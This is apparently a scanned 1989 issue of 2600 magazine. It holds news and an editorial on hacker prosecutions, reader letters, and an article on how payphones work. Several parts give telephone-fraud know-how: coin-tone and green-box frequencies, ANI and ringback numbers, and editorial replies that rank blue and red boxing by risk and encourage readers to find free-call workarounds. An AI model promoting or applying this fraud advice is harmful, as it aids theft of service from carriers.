Story Number Two: An 18-year-old telephone phreak from Chicago who electronically broke into U.S. military computers and AT&T computers and copied 55 programs was

IN JAIL

sentenced to nine months in prison on Tuesday, February 14 in Federal District Court.

Herbert Zinn, Jr. was found guilty of violating the Computer Fraud and Abuse Act of 1986 by Judge Paul E. Plunkett. In addition to a prison term, Zinn must pay a $10,000 fine and serve two and a half years of federal probation when released from prison.

United States Attorney Anton R. Valukas said, "The Zinn case will serve to demonstrate the direction we are going to go with these cases in the future. Our intention is to prosecute aggressively. What we undertook is to address the problem of unauthorized computer intrusion, an all-too-common problem that is difficult to uncover and difficult to prosecute...."

Zinn, a dropout from Mather High School in Chicago, was 16 at the time he committed the intrusions, using his home computer and modem. Using the handle "Shadow Hawk", Zinn broke into a Bell Labs computer in Naperville, Illinois, an AT&T computer in Burlington, North Carolina, and an AT&T computer at Robbins Air Force Base in Georgia. No classified material was obtained, but the government views as "highly sensitive" the programs copied from a computer used by NATO which is tied into the U.S. missile command. In addition, Zinn gained access to a computer at an IBM facility in Rye, New York and logged into computers of Illinois Bell Telephone Company and the Rochester Telephone Company.

Assistant United States Attorney William Cook said that Zinn obtained access to the AT&T/Illinois Bell computers from computer bulletin board systems, which he described as "...just high-tech street gangs". During his bench trial in January, Zinn spoke in his own defense, saying that he copied the programs to educate himself, and not to sell them or share them with other phreaks. The programs copied included very complex software relating to computer design and artificial intelligence. Also copied was software used by the BOC's (Bell Operating Companies) for billing and accounting on long distance telephone calls.

The authorities didn't find it difficult to identify Zinn. But rather than move immediately, they decided to give him enough time to make their case stronger. For over two months, all calls from his telephone were carefully audited. His activities on computers throughout the United States were noted, and logs were kept. Security representatives from Sprint made available notes from their investigation of his calls on their network. Finally, the "big day" arrived, and the Zinn residence was raided by FBI agents, AT&T security representatives, and Chicago police detectives. At the time of the raid, three computers, various modems,

and other computer peripheral devices were confiscated.

As of this writing, Zinn is still in jail.

* * *

Conclusions: This is without a doubt one of the most disturbing articles we've printed since we began publishing in 1984. When people actually start winding up in jail because of playing with computers, it's time to start asking some very serious questions.

Let's start with the Mitnick story. Here we have what appears to be a malicious person who is determined to get those who have crossed him. OK, not very nice. In fact, this could well be a nasty, vindictive human being. And we've already proven that he has a history of trouble with the law. But is this enough to lock him up without bail?

In regular life in almost any democratic society, the answer would be a resounding no. But there are special circumstances here: computers. Doing nasty things with computers has become infinitely worse than doing nasty things without computers. That's why a murderer would get bail so much easier than Kevin Mitnick. Because of computers.

So let's try and pretend that computers don't really exist. Where does that leave us? He would have to have disconnected Kristy McNichol's phone using wire clippers. Vandalism, maybe trespassing. That's good for a fine of maybe $100.

He and a friend walked into the North American Air Defense Command Center one day. They didn't break anything and they soon left. Had they been caught, they would have been thrown off the grounds, maybe arrested for trespassing and held overnight. The person who left the door open would be fired.

Mitnick managed to manipulate central office switches by walking through their doors and adjusting them. Nobody questioned him or tried to stop him. He called up a news service and told them a fake story about a bank which they almost printed. Again, nobody questioned him.

In our society, such a person would be classified as a mischief maker, at worst a real pain in the ass. Such people currently exist all over the place. But because Mitnick used computers to perform his mischief, he's another John Hinckley.

Society is indeed endangered by what's happening here. But Mitnick has nothing at all to do with it. He is simply demonstrating how vulnerable our information and our way of life has become. If one person can cause such chaos, then clearly the system is falling apart at the seams.

The Zinn case is equally deplorable. A bright kid is languishing in prison because he didn't know when to stop exploring. The authorities admit they did nothing

to stop him so that he would get himself in deeper. What would have been wrong with a simple warning? It might have been enough to stop him from logging into any more systems. There would have been no trial and an intelligent 18-year-old would not be locked away.

All of the papers accused Zinn of stealing software. But nothing was taken. All he did was *copy* some programs. If these programs were so valuable, why in hell was he able to download them over the phone lines? To even suggest that this is the same as stealing is a gross distortion. There is not one shred of evidence that this kid meant to sell these programs or benefit in any way except his own knowledge. This isn't surprising -- most hackers are primarily interested in learning.

But they say a message had to be sent to stop this kind of thing from happening. The message here is that our nation's brightest kids are being imprisoned for being a little too inquisitive. And that's a frightening thought.

Judges should consider what actually took place and forget about the fact that computers were involved. Would it even be a crime if computers weren't involved? And what about intent? Did the person willfully do something that could be detrimental to an organization? Or was that simply a side-effect of the organization's carelessness?

Much can be learned from what the hackers uncover. While hackers are far from being knights in shining armor, the notion of their being criminals is so far from the truth that it's almost funny. These are kids doing what kids have done for all time. The only difference here is that they've learned how to use a tool that the rest of us have ignored. And unless more of us know how to use this tool, there will be many more abuses. Not just abuses *of* the tool. Abuses *by* the tool. That's where the real danger is.

We take a very hard line on this. Hacking is not wrong. Hacking is healthy. Hacking is *not* the same as stealing. Hacking uncovers design flaws and security deficiencies. Above all else, hacking proves that the ingenuity of a single mind is still the most powerful tool of all.

We are hackers. We always will be. Our spirits will not be crushed by these horrible happenings. Call us co-conspirators, fellow anarchists, whatever you want. We intend to keep learning. To suppress this desire is contrary to everything that is human.

Like the authors who rose to defend Salman Rushdie from the long arm of hysteria, we must rise to defend those endangered by the hacker witchhunts. After all, they can't lock us all up. And unless they do, hacking is here to stay.

THE FIRST LETTERS

Wargames Dialer

Dear 2600:

In your Spring 1988 issue (Volume 5, Number 1), you had a listing for the "Wargames Dialer Program". What computer was this written for? I own an Apple //c, and it will work for it, if you change line 30 from:

```
30 PRINT Q$ "     " N$
     to
30 PRINT "ATDT "N$
```

I don't know what modem type you wrote it for, but the change will fix it to operate on a Hayes compatible modem. Thanks alot for the great mag!

Phloyd Scaari
Somewhere in the Underground

More ANI's

Dear 2600:

The ANI for 817 (Fort Worth, Texas) is 211. Now, how about a list of ringback numbers?

RR

Dear 2600:

ANI is 511 in area code 716. The ANI for 602 is 593-5010.

Dear 2600:

The ANI for the 509 area is 560, then enter 1 until the computer comes on. The ringback is 571 plus the last four digits of the phone number, hang up, pick it up again (you should hear a tone) then hang up again. 590 from a payphone leaves the phone "off hook".

Radio Shack sells this nifty little device that lets you forward your calls to another number. I have found that you can call a number, leave it unprogrammed, and then you will get a dial tone. It is battery operated and AC operated. This is great for beige boxing at home.

KH

Blue Box Questions

Dear 2600:

Since taking control of trunks via blue boxing thru long distance companies is nearly common knowledge, I ask you this question:

Why, even when a trunk is secured, is it very difficult to patch a call through?

It seems as if certain trunkable prefixes are all only local calls and outside calls to different area codes and prefixes are impossible.

Also, what do the squares that contain different symbols on the front cover mean?

Santa Claus
Santa's Workshop, N.P.

Things are just not the same as they were years ago. It is possible to seize a trunk and still not be able to accomplish

much, depending on what kind of restrictions are enabled by the company involved.

The little squares on the front cover are exactly what they appear to be. Shocked?

Dear 2600:

I enjoyed blue boxing in my home town for about two years until November 7, 1987. Suddenly the 2600 hertz tone would not break the 800 line anymore, so I assume that we switched to ESS, although another exchange in my home town is still "blue-boxable". Is there *any* way around this? Perhaps calling from an ESS to a crossbar exchange and then boxing?

Is my blue box *totally useless* in my exchange now? Should I throw it out the window and resort to those dangerous access codes?

Could you please tell me any other ways of obtaining a *free* phone call under ESS conditions (besides using someone else's access code and red boxing)?

I was used to calling BBS's for hours at a time. Now I can't even do that due to the rates of long distance! Could you please print some uses of blue boxes under ESS and other ways for phone phreaks to obtain service?

You always print ways to hack other computers and print numbers of far-away BBS's, but for us guys that do *not* live in large metropolitan cities, this is useless to us IF we have to pay for the call! Your magazine has a heavy interest on computers, but why can't you print more on phreaking instead of hacking? After all, your magazine is named 2600! Not Unix V3.0!

Boxed In
TX

Blue boxes can still work from an ESS line, although it is generally a bit more dangerous. We suspect the change took place somewhere between your exchange and the 800 number.

While blue boxing is a great way to explore the phone system, you should know that it's extremely dangerous, especially from your home phone. Access codes are also dangerous to use from your home phone or from any phone for an extended period. Red boxing (sending coin tones from a payphone) is probably safer since it's hard for the phone company to know that those aren't real quarters it's hearing. But if a particular phone has been abused a lot, you could have problems if you continue to red box from it.

Your troubles are not unique. But there are always ways around the system. Keep experimenting and you'll most certainly find one.

A Scary Tale

Dear 2600:

Let this be a warning to those who engage in illegal activity.

On June 27, 1988, I came home from being out with friends at 1:45 in the morning. I parked my car in front of my apartment and got out. I am normally a very security minded person, always looking over my shoulder, never getting overconfident with my sense of security. Many people know me in the IBM/Apple modem/hacking world, but I never let people know me too well.

Or so I thought.

As I stepped up my walkway to my building, I heard someone call my name. Before I turned around, I knew something was wrong. FBI agents as well as state police and local detectives had been watching and waiting for me all day. In no time there were police cars everywhere, and I was shoved up against a car and searched and handcuffed, the whole neighborhood ablaze with flashing lights.

Of course I didn't say anything. Of course they played games like "Let's just go inside and talk this all over." I have always known better than to keep anything in my apartment that could incriminate me, but why attempt to make their job any easier?

Well, that was six months ago. I am still in jail.

That night I was driven 250 miles to a small, conservative farm town, a place I had never been to in my life. At my arraignment three days later, I found out that I was being charged with six counts of computer fraud-related charges, and my bond is a hefty $150,000, cash only. My parents live in another part of the country, and I have few connections with them anymore, and unlike your average juvenile, I can't call mummy and daddy up and expect them to come running, cash in hand.

Now I can handle having to serve time for my own mistakes, but the way I was caught will show you that everybody who does anything illegal better be careful.

In February, 1988, I met with a person who I had known through various bulletin boards. I was going to school in the state he was from, so we decided to meet each other.

I drove and met him, ate din-

ner, and talked. He and I got along quite well, but at no point did he ever know my "real" name. Of course in the "modem community", relationships like that are common and understood.

That was the last time I saw him.

About a month later, this friend was visited by state police as well as security people from Sprint. Apparently another "hacker" (I'm using that term loosely) had an argument with said friend, and as a type of revenge, called Sprint Security and reported that said friend was a habitual code abuser. It took very little time for security people from Sprint and his local telco to put a DNR-type register on his two step-by-step phone lines.

Two months and 30 rolls of DNR paper later, a search warrant was obtained. His residence (he is a juvenile) was searched, and all computer and telephone equipment was taken and brought to a state police post for examination. At this time, said friend was smart enough to not talk without a lawyer present, so the police left, leaving him with his parents, no charges pending at that time.

He was smart to keep quiet. Too bad this trend did not continue.

Many people underestimate police investigators or the FBI. Don't ever let yourself be part of that group.

My friend was questioned several times after that. I now have all transcripts of all conversations. He told various names of people all over the country who had supplied him with codes, passwords, accounts, etc. He also said that he had a friend who was currently living in the state, who was involved with various activities similar to his own. He told the police what he knew of me, which wasn't too much, as well as what he thought my first and last name was.

Some time later, the police returned and asked him if he had any more information, as they had been able to find nothing on this other person he had mentioned. He could think of little else, except that he thought I had lived in a particular place prior to my living in his state.

The police wrote to that place and state, giving a basic age and description, and asked for copies of any mug shots they might have fitting that description.

Many years ago, some friends and I were arrested for trying to purchase alcohol

underage. Although the charges were dropped, that picture stayed on file.

The police came back to this individual and presented several dozen photographs of the people who had fit that description.

The police report says that he "without hesitation pointed out photograph #13 as being the individual he knew."

The next day, warrants were issued, and today, here I am in a county jail.

Since that time, I have said absolutely nothing. I did not talk to anyone and try to lie, or offer to turn anyone else in. I simply refused to talk to anybody for any reason. I had to front $5,000 to a lawyer, and because I have not said anything or made any statement, I may be able to walk away from this, uncharged.

But, the damage is done. I was in my final year of college and taking summer courses. I had an excellent job with a well known DoD contractor, and my future looked good. I was no longer doing anything illegal, and was keeping quite straight.

All of that is gone now. Even if I come out of this without charges, I have lost an entire semester of school, and have little hope of getting that job back after the FBI came and went through my office. I have lost six months of my life that can never be replaced.

My arrest made every paper in the state, so of course my future in this state looks bleak.

The juvenile is facing possible probation.

My message in this is that if you engage in illegal activities, you must trust nobody. There is not one person you can trust. When more than one person is caught, courts usually offer "plea bargains" or less time to those willing to testify against their friends. I cannot hold a grudge against the person that put me in here. I'd be lying if I said I never did anything wrong, but you can bet that 99 percent of the time, it will be somebody else that gets attention put on you, not yourself. It is terrible that we now live in an age where our friends today are testifying against us tomorrow.

If you ever find yourself in a similar situation, I can never stress to you how important it is to not say anything, not make any type of statement. The police are *not* here to help you. Do not try to lie or mislead them. They have more resources available than you may think. I hear people say how they would know "exactly what to say and do" if ever

arrested, but sadly enough, when leaned on, it is amazing how many people will "break". The police are good at what they do. They know how to scare you. They have told me several times that I am looking at 36 years.

The best and only thing you can do for yourself at that point is to hire a lawyer. They can find out exactly what the police have on you, and what your real position is. If the juvenile had listened to me earlier, neither of us would be in this situation. I only hope I can reach those out there that he has told on before they find themselves in a similar situation.

Every time you leave your phone number on a bulletin board, you expose yourself. You trust that the sysop will not reveal that information to anyone. Frankly, you are risking your freedom every time.

In today's "hacker world", people are going to have to better secure themselves if they want to avoid a situation similar to the one I am in.

Wish me luck.

The Disk Jockey

Your letter provides a great deal of sobering insight. We hope this is not wasted on our readers.

While we don't know what, if anything, you did, it sure doesn't sound as if you are being treated fairly. You imply that you've been sitting in jail for six months without being charged with anything. If this is true, get rid of your lawyer and go back to those same newspapers that reported what happened. Go public and get some people behind you.

Naturally, if you feel this may backfire and encourage the authorities to file charges, don't do it. Once you're out, however, let the truth be known. If you think the system is screwing you, speaking out about it may prevent the same thing from happening to others.

If this is nothing more than a case of fraudulent phone calls, sitting in jail for six months is preposterous. Even credit card fraud, which to us is nothing less than stealing, should be dealt with by making the offender compensate the victim for their losses. Apparently, though, not everyone holds this view.

We have some difficulty understanding why you're not answering any questions. If you don't know any names or details, you really can't put the finger on anyone. If you do know names and you're protecting them, then you are indeed being quite noble. But

(continued on page 46)

HOW PAYPHONES

by The Infidel

Fortress phones, a.k.a. payphones, are something that every phreak should have had experience with at least once in their career. Such devices as the red box and the green box also make the fortress a great place to phreak from. In this article, I will try to explain how a payphone works, and how one can (ab)use it.

Basically, payphones are not too different from normal phones, requiring all the speech and signaling facilities of ordinary telephones, but, in addition, requiring signals to handle the charge for the call with the money inserted. However, the payphone itself has undergone some changes through the years.

Some Payphone History

In most coin telephones, the stations operate on a pre-pay basis, that is, the coins must be deposited before the call can be completed. A few of the older central offices using step-by-step equipment that had only a few public telephones accepted deposits after completion of the call. This form of operation, post-pay coin service, was chosen usually because of the long distance between the local community dial office and the serving toll switchboard, which often resulted in large costs due to the returning of coins on uncompleted calls.

The older versions of pre-payphones (the ones made famous by David in War Games), the A-type set, would produce a dialtone only *after* a coin was deposited. These were also rotary phones. As ESS emerged, with such options as 911 and 411 directory assistance, the need for a dialtone-first phone emerged, the C-type station, which resulted in the dialtone-first rotary phone.

With the advent of touch tone, calling cards, and long-distance carriers, payphones developed into the touch tone, dialtone-first public telephone. As you may have noticed, the intermediate telephone, the rotary, dialtone-first phone is very hard to come by these days, obviously due to the increasing demand in the many services now offered by Ma Bell and other companies which take advantage of the touch tone service.

Up until 1978, signalling for coin deposits was accomplished by a single-frequency tone, sent in pulses, as they are today. As an Automated Coin Toll Service (ACTS) appeared necessary, to automate the routine functions of TSPS (Traffic Service Position System) Operators, there developed a need for improvements in the station to prevent simulation of the coin signals, and therefore, toll fraud. As a result, before the introduction of TSPS/ACTS, all coin sets manufactured after 1977 were then equipped with dual-frequency oscillators. These coin boxes

produced the current form of coin signalling, the dual-frequency tone. This resulted in the D-type station, which, due to its power requirements and electronic components, rather than mechanical, could only be used in a dialtone-first environment, and is, therefore, what we see today.

Operation Logic

As noted above, the payphone is, essentially, the same as a customer-owned telephone, with the main difference being, quite obviously, the presence of the coin box.

In the design of the coin box, the following must be considered. The coin box can be very sophisticated, to handle many functions, thus requiring a very simple exchange to just receive all billing information from the phone itself. Or, vice versa, the coin box can be quite simple, and the exchange can be much more complex, to interpret the data from the box needed to place the call and charge a toll for it.

Today's standard Western Electric/AT&T telephone follows the latter, a more simple coin box design. These boxes, signal forward to the exchange the value of each coin inserted, using tone pulses. This technique requires Coin and Fee Check (C and FC) equipment in the exchange, ACTS, to carry out the call accounting necessary between the value of the coins inserted and the rate of charging of the call. This arrangement lets you insert coins into the phone at any time during the call, but its main disadvantage is that the speech transmission must be interrupted while the coin value is signalled to the exchange.

Thus, the property of requesting a coin for a call *is not in the phone*, but in the exchange itself. If you were to take a payphone home with you and hook it up to your line, it would not request a coin deposit. On the other hand, if you were to tap into a payphone line and tried to place a call, you would get the familiar coin deposit request message.

"Owning a payphone, especially in high traffic areas, can be quite advantageous."

What Happens To Your Money?

When you first put your coin in the slot, it is tested for size, weight and material. Size is determined by the size of the slot the coin passes through, as well as the coin chute it slides through in the phone itself. A coin that is too large is not allowed into the phone itself, while one too small just falls through without having accomplished anything. Material is identi-

fied by the use of magnetic fields; slugs will be deflected, while coins will not. If the coin is right, it is allowed to hit a sprocket, which when hit by the coin, spins a certain amount of times, determined by its weight. This spinning of the sprocket controls a tone generator within the telephone, which creates the coin deposit tones, which, in turn, the exchange then interprets to determine the amount to credit the customer.

As the payphone can accept only three different coins, there are three coin signals to identify each one. The signal consists of 1700 Hz and 2200 Hz tones generated together to produce a dual-frequency tone. The dual tone is more efficient, because it cannot be confused with (or simulated by) human speech, since the human voice can only produce one tone at a time, and is also more difficult to simulate electronically, in an effort to prevent fraud. To identify the value of the coin, the tone is sent to the exchange in pulses.

Nickel Tone: One 60 millisecond pulse (1700 Hz + 2200 Hz)

Dime Tone: Two 60 millisecond pulses separated by 60 milliseconds (1700 Hz + 2200 Hz)

Quarter Tone: Five 35 millisecond pulses separated by 35 milliseconds (1700 Hz + 2200 Hz)

As mentioned earlier, the main problem with this design is that the conversation is interrupted by the insertion of coins, which can be quite annoying on long-distance calls placed on peak hours, when the rates are highest. Yet, since the tones do interrupt the speech transmission, a phreak can send, along with the speech transmission, these same tones, generated artificially by a device known as the red box.

After the coins have been accounted for, they are held in a hopper, which is controlled by a single-coil relay. This relay is controlled by the application of negative or positive DC voltage, depending on whether the coins are to be returned or collected. The line reversal can occur by one of two ways. One way the line reversal can be accomplished is at the phone itself, via the switchhook. In the on-hook position, the

STAFF
(formerly STAFFBOX)

Editor-In-Chief
Emmanuel Goldstein

Artwork
Holly Kaufman Spruch
Tish Valter Koch

Writers: Eric Corley, John Drake, Mr. French, The Glitch, Chester Holmes, The Infidel, Red Knight, Bill from RNOC, David Ruderman, Lou Scannon, Mike Yuhas, and the growing anonymous bunch.

hopper will not allow coins to fall through, and so, they must be released by lifting the handset to cause a line reversal and activate the relay. The second way in which a line reversal can occur is by remote, from ACTS. ACTS can signal the station to either collect or return the coins. The signals are also in the form of dual-frequency tone bursts. Three signals ACTS can send to the fortress are the Coin Collect, Coin Return, and Ringback. These tones are also known as green box tones. The frequencies of these tones are as follows:

Coin Collect: 700 Hz + 1100 Hz (900ms)
Coin Return: 1100 Hz + 1700 Hz (900ms)
Ringback: 700 Hz + 1700 Hz (900ms)

The function of the first two should be obvious, but the Ringback may be unclear. When you walk away from a phone after not having deposited money for overtime, the phone rings. That's ACTS. It's not actually "calling" the payphone, but sending a signal to the station to order it to ring. When you pick up the phone and hear the message, "Please deposit 40 cents," that's also ACTS playing the recording. After you hang up again or don't deposit your change, ACTS signals a TSPS operator, who then breaks in and asks for the money personally, since Telco knows you're definitely not going to put money in a phone just because a machine asks you to. If you've been coerced into handing over your money, it's also ACTS which then thanks you.

Alternate Designs

An alternate telephone design allows for a drastically less complex exchange, while requiring a much more sophisticated coin box.

A payphone equipped with a "pay at any time" box allows for meter pulse signals to be sent from the exchange to the payphone, with the coin box performing the call accounting. The meter pulses may be signals at 50 Hz, or tones of 12 kHz or 16 kHz, depending on the network. Therefore, the insertion of coins will not interfere with the conversation. Coins inserted prior to the call being established, and during the call, are held suspended until the control logic within the payphone (rather than the exchange) determines that they need to be collected. Coins remaining in suspension are returned to the user when the payphone goes on-hook. When no more coins are held in credit and the next meter pulse is received, the payphone requests coin insertion and then clears the call after the designated grace period has elapsed. If only part of the value of the credit held in suspension needs to be collected when the phone goes on-hook, the remainder will be lost, unless the phone is equipped with a "follow on call"

button to credit the unused portion to a call made immediately afterwards. This design, seen in England, is somewhat similar to the privately owned payphones available here.

Since the local telephone network will only allow their payphones to be connected to their special ACTS lines, privately owned payphones cannot use the ACTS to perform call accounting for it. Thus, these phones must be installed on a normal subscriber's line, a drastically less complex exchange, and, as a result, such phones require a much more sophisticated coin box.

Owning a payphone, especially in high-traffic areas, can be quite advantageous, since the owner keeps all coins collected, but only in the long run, because he has to pay for the line fee as well as the charge for the call placed. Yet, at 25 cents a call, and the current peak rate being 10.2 cents, the profits can be worthwhile. This profit is, however, substantially diminished by the expensive price tag of these units, costing between $2000 and $2500 each.

There are essentially two types of payphones out that can be purchased. One type is basically a Western Electric/AT&T look-alike. The other is the newer and fancier electronic payphone, complete with LCD digital display. Such phones offer sophisticated features such as LCD display of number being dialed, amount of money on credit, time allowed for credit, and time elapsed. Both of these telephones cost somewhere in the range of $2500-$3500, depending on the manufacturer and dealer.

"The main advantage of the payphone, to the phreak, is that it provides anonymity."

Though they appear quite different, these phones do not differ as much internally.

Both units require billing equipment within the unit itself, since normal customer lines cannot aid the phone in that capacity. As a result, these phones contain a "Rating Module", which includes a database with all inter-LATA rates and site-specific rates, as well as a clock, to determine when to apply off-peak discount rates. As rates change over time, the module can be upgraded or replaced to accommodate them, making these units quite flexible in that respect.

These telephones must also be able to discriminate between slugs and the different denominations of coins, which they do in a manner very similar to the standard payphones.

The main difference between

the two types of privately owned payphones is the manner in which each places the call.

On the Telco copies, the billing equipment within the unit receives the number to be dialed from the keypad, compares that number to the number of the line on which it is installed (pre-programmed by the owner/installer), requests the appropriate fee from the caller and then places the call itself; the keypad does not generate the actual touch tones which place the call.

The majority of the digital models, however, place calls through a PBX, often owned by ITT, and the owner, in turn, pays the company for the calls made and keeps the remaining dividends. The fact that these units utilize PBX's is not a condition required by the unit, but rather the choice of the manufacturer, seeking increased profits by the use of their own lines to place the calls for which they can then charge a fee.

When you make a call with this telephone, the number you enter with the keypad is shown on the LCD display and is then processed by the billing equipment. After requesting the corresponding fee, the call is placed through the PBX. This results in the rapid sequence of touch tones heard when placing a call with this phone. What the phone does is dial the PBX and then enter an access code used solely by the payphones. That way, the local network will not bill the owner of the phone for those calls, since the calls are being placed through the PBX, and the PBX has a toll-free dialup.

However, there are many disadvantages to this setup. Most notably, a local network operator cannot be reached through this arrangement. If you dial '0', the operator will be one selected by the company that owns the PBX used by the telephone. These operators are much more limited than the local network TSPS operators. They cannot perform such tasks as collect call placement, third party billing of calls, calling card calls, customer identification for person-to-person calls, and busy line verification. Another problem is that calling card calls cannot be made from these phones. This is due to the fact that ACCS (Automated Calling Card Service) and ACTS, which automate basic TSPS functions, are not available from within the PBX, and even if they were, the touch tones needed to enter the card number cannot be generated directly from the keypad. This lack of touch tone access also prohibits calls through other long-distance carriers via the 950 exchange. Directory assistance is also inaccessible and 911 calls cannot be placed. Many bugs in the design can also make the phone inoperable or make it enter a "Maintenance Mode" just by hitting it hard enough, since many of

(continued on page 42)

Ripoffs & Scams

In response to a massive amount of complaints, the FCC has set new guidelines for five AOS companies. These guidelines say nothing at all about rates, but they do insist that the companies allow the customer access to other long distance companies. When AOS operators handle the customer's calls, the customer must be told and he must be provided with rate information if he requests it. What they are doing is assuming that if customers are given a choice, they won't choose to be ripped off by the AOS company. It makes sense on paper, but one has to wonder what these con artists are thinking up to get around the newest stumbling blocks.

The five telephone companies are: Telesphere Network Inc. of Oakbrook Terrace, IL (the ones that run some of the ripoff 900 services as well); National Telephone Services Inc. of Rockville, MD (our old friends); Central Corporation of Fort Lauderdale, FL; Payline Systems Inc. of Portland, OR; and International Telecharge Inc. of Dallas, TX. While these are five of the biggest AOS companies (consumer groups had wanted the FCC to shut them down entirely), there are more than 200 others that are unaffected by the guidelines.

As mentioned in our Winter 1988-89 issue, MCI has been a player in this dishonest game, routing some of its zero plus calls to National Telephone Services (NTS). We received calls, letters, and e-mail from around the country telling us that this practice was working all over. Strangely enough, as of early March, we can no longer get zero plus calls to go through via MCI. While this is not exactly the public statement we had in mind, it could be a positive step if the whole country follows suit.

Speaking of NTS, our bill came recently. We had experimented with "zero plus" calls when we found out that they were being routed through an AOS. We were billed over four dollars for a collect call to ourselves, in which the word "NO" was stated emphatically. We also were billed over three dollars for calls that we hung up on after hearing the first ring. Sputtering with rage, we called NTS's unlisted 800 number (800-288-0606). (Their listed number (800-999-0687), which comes up as "National Telephone West

Coast Regional Service", is conveniently provided by none other than MCI. How convenient.) It took a very long time to get through, but when we did, the person there promised us credit without any hassle. Apparently, angry people make such companies blink.

Angry people also seem to have had an effect on Hyatt Hotels. They got tired of listening to complaints from guests about the outrageous cost of phone calls made through the AOS company that had been serving the entire chain. They were dumped in favor of AT&T. According to Gordon Kerr, vice president for management information systems at Hyatt's corporate offices, "The reality is that the service was only of acceptable to poor quality, there were oftentimes delays in putting calls through, and the charges were, frankly, outrageous."

* * *

In what may be one of the most brazen ripoffs in these parts in recent memory, a company called International Shoppers Spree Inc. called New York telephone numbers with a recorded announcement between October and February. People who picked up the phone heard a high pressure sales pitch urging them to immediately call 540-GOLD so that they could obtain a "gold card". Anyone stupid enough to do this soon found out that their gold card was not the same as an American Express gold card. In addition, the phone call they were urged to make wound up costing $50.20! You see, there's no limit on the amount that these sleasebags can charge for phone calls to their "premium" numbers.

In this case, the Baltimore-based company was ordered to pay a $2,000 fine. They also have to stop what they're doing. Refunds for the suckers are being made available through the New York State Attorney General.

* * *

In Seattle, a TV station showed a half-hour paid ad for a Dial-a-Santa service. The catch: it urged children to call in to a pay line, by holding the telephone up to the TV set while the show played Touch-Tones.

Long Distance Censorship

Yet another threat to BBS operators -- at least one long distance company has taken it upon themselves to decide whether or not the contents of electronic bulletin boards are acceptable. If they decide that they are not, the long distance company will block access to that number! This chilling bit of news comes from Teleconnect, a long distance company based in Cedar Rapids, Iowa. Apparently Teleconnect has blocked access to BBS's that they suspect of having access codes posted on

them.

While the other major long distance companies don't block individual numbers, they all claim that it would be within their rights to do this. They point to the Electronic Communications Secrecy Act of 1986 which states that "phone companies can monitor, intercept, and disclose lines for reasons of non-payment or illegal behavior."

It doesn't take much of a brain to figure out that this legislation is aimed at "direct fraud" like blue boxing or using codes. If a long distance company detects this kind of activity on its lines, they have the right to monitor the line, intercept the conversation, and disclose the phone numbers to the proper authorities (FBI, police, America's Most Wanted, etc.). That is the extent of it. To believe that they can actually prevent the outside world from communicating with someone they "suspect" of being evil is completely wrong. To practice this is not only offensive to democracy, but illegal.

Naturally, we have now put Teleconnect up there with MCI on our official boycott list. We hope that those of you who somehow signed up with Teleconnect manage to "block" their number from your phone because of THEIR illegal actions. And, by all means, add fuel to the fire by reporting all "suspect" numbers immediately to Teleconnect (800-728-7000, ask for Dana). If you find that you're no longer able to reach either the CIA or the NSA on Teleconnect, you can thank us. We had to report them -- the amount of codes those people pass around is staggering.

Foulups & Blunders

The following blurb appeared in recent Florida phone bills:

"You can suspend, restore or disconnect your Florida home telephone service at your convenience with Southern Bell's RightTouch service. You can use RightTouch service 24 hours a day, seven days a week by dialing 1-800-826-6290 from a touch-tone telephone [anywhere in the country]. There is no additional charge for using the service, although the normal charge for restoring your phone service still applies.

"To access RightTouch service, you will need the personal access code (PAC) shown below. This code has been assigned to your telephone number and should be protected as you would a credit card. Once you dial the RightTouch service number, easy-to-follow verbal instructions will guide you through the ordering processing to suspend, restore or disconnect your phone service."

Need we say any more?

* * *

There was a problem with the billing computer at North Caroli-

na State University. It seems that the program used to generate the bills would correctly generate a student's bill, but then address it to the wrong student. The problem was discovered after 6000 bills were mailed to the wrong students.

* * *

An engineer's mistake paralyzed downtown traffic for six minutes in Orlando, Florida last October when signals remained red during lunch hour and forced the city to call out police on horseback to unclog intersections.

Traffic engineers replacing a piece of Orlando's sophisticated traffic light synchronizing system Tuesday forgot to plug in a cable, freezing the signals at 34 intersections, mostly along Orlando's busy north-south thoroughfares just after 12:30 p.m.

"It wasn't a glitch in the system. It was during an installation. Someone forgot to plug in a couple of machines," said mayoral aide Joe Mittiga.

Somehow, that comes across as a glitch to us. A simple human error can cause a snowballing effect when computers are involved. The "glitch" here is the degree to which a computer system can foul up society when one little thing goes wrong.

Abuse. . . .

A British law intended to prevent computer misuse is itself being misused by employers. One of the provisions of the UK Data Protection Act gives individuals the right to obtain copies of information held about them in many computers. But it's being reported that employers are forcing prospective employees to use that right to find out and reveal information about themselves. An example cited is that of local authorities checking up on taxi drivers before granting trading licenses.

Not many of these potential employees are likely to object, since they obviously want the job they're pursuing. And all kinds of information about a person, much of which is not supposed to be anyone else's business, appears in these computers.

Mischief Makers

Michael Banbrook gave his college network managers a scare when he planted a message saying that a virus was active on a college system. Banbrook's message appeared whenever a user mistyped a password. The standard message would be "You are not an authorised user". It was replaced by the brief but sinister "A virus is up and running".

When the message was discovered by the college network manager, Banbrook was immediately forbidden access to any computers at the St. Francis Xavier College at Clapham in South London.

The 17-year-old says that he has uncovered a basic weakness in the college's 64 node RM Nimbus network that runs MS-DOS.

"All anyone has to do is change a five-line DOS batch file," he said.

Banbrook was suspended from computer science classes and forbidden to use the college computers for a week before it was discovered that no virus existed.

* * *

Also in England, a 17-year-old junior cashier cheated the National Westminster Bank out of one million pounds in a computer fraud case. But when the case got to court, Judge Helen Palin criticized the bank for lax security and refused to make a compensation order for the 15,000 pounds which the bank has not been able to recover.

After being given access to the bank's computer system, the cashier began by paying 10 pounds into his own account. He then paid himself 12,000 in imaginary checks. Later, he transferred a credit for 984,252 pounds into the account of a friend and celebrated by buying 50 bottles of champagne.

The judge said, "One of the worrying features of this case is that a young man who hasn't long left school is able to work the system in the NatWest bank on a number of occasions without being found out. Indeed, the general chat within the bank seems to be how easy it is to defraud that bank."

At last, instead of just punishing the ingenious people who figure out ways around the system, we're holding accountable the clods who let it happen.

* * *

Lab Notes: "An unauthorized user copied and modified password files to insert an extra privileged user account and attempted to alter system programs. This incident was noticed at Lawrence Livermore by programmers who took protective actions, and we have notified other sites that were affected."

2600 Marketplace

LEARN ABOUT SATELLITES, DESCRAMBLING, CABLE TV! Read The Blank Box Newsletter, 100 Bride St., #27, Hot Springs, AR 71901 or call 501-321-1845.

DESPERATELY NEED COPY of "Inside Commodore DOS" by Gerald Neufeld and Richard Immers. Will Buy, trade, etc. for same. Fred A. Gingher, PO Box 10132, Wilmington, DE 19850.

